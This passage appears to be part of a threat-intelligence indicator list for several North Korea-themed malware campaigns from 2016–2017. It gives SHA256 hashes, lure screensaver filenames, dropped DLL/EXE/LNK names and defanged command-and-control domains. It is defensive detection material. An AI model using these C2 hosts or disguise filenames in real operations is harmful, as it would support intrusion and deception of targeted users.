**SHA256: eb90e40fc4d91dec68e8509056c52e9c8ed4e392c4ac979518f8d87c31e2b435**
**Filename: C:\Windows\beauty.jpg**
**File type: JPEG image data, JFIF standard 1.02**

#2
SHA256: 44150350727e2a42f66d50015e98de462d362af8a9ae33d1f5124f1703179ab9
Hilename: C:\Windows\svchost.exe
File type: PE32 executable (GUI) Intel 80386, for MS Windows

**CC phpschboy[.]prohosts[.]org**
**jams481[.]site[.]bz**

### 2016 Campaign: How can North Korean hydrogen bomb wipe out Manhattan

**Dropper SHA256: 94113c9968db13e3412c1b9c1c882592481c559c0613dbccfed2fcfc80e77dc5**
**Filename: How can North Korean hydrogen bomb wipe out Manhattan.scr**

**Dropped #1**
**SHA256: 56f159cde3a55ae6e9270d95791ef2f6859aa119ad516c9471010302e1fb5634**
**Filename: conhote.dll**

#2
SHA256: 553a475f72819b295927e469c7bf9aef774783f3ae8c34c794f35702023317cc
Filename: winnit.exe

#3
SHA256: 92600679bb183c1897e7e1e6446082111491a42aa65a3a48bd0fceae0db7244f
Filename: Anti virus service.lnk

**CC dowhelsitjs[.]netau[.]net**

### 2017 Campaign A:

**Dropper SHA256: 69a9d7aa0cb964c091ca128735b6e60fa7ce028a2ba41d99023dd57c06600fe0**
**Filename: Pyongyang Directory Group email April 2017 RC_Office_Coordination_Associate.scr**

**Dropped #1**
**SHA256: 3de491de3f39c599954bdbf08bba3bab9e4a1d2c64141b03a866c08ef867c9d1**
**Filename: adobe distillist.lnk**

#2
SHA256: 39bc918f0080603ac80fe1ec2edfd3099a88dc04322106735bc08188838b2635
Filename: winload.exe

#3
SHA256: dd730cc8fcbb979eb366915397b8535ce3b6cfdb01be2235797d9783661fc84d
Filename: winload.dll

**CC Pactchfilepacks[.]net23[.]net**
**checkmail[.]phpnet[.]us**

## 2017 Campaign B:

**DropperSHA256: 640477943ad77fb2a74752f4650707ea616c3c022359d7b2e264a63495abe45e**
**Filename: Inter Agency List and Phonebook - April 2017 RC_Office_Coordination_Associate.scr**

**Dropped #1**
**SHA256: 4585584fe7e14838858b24c18a792b105d18f87d2711c060f09e62d89fc3085b**
**Filename: adobe distillist.lnk**

#2
SHA256: 39bc918f0080603ac80fe1ec2edfd3099a88dc04322106735bc08188838b2635
Filename: winload.exe

#3
SHA256: dd730cc8fcbb979eb366915397b8535ce3b6cfdb01be2235797d9783661fc84d
Filename: winload.dll

**CC Pactchfilepacks[.]net23[.]net**
**checkmail[.]phpnet[.]us**

---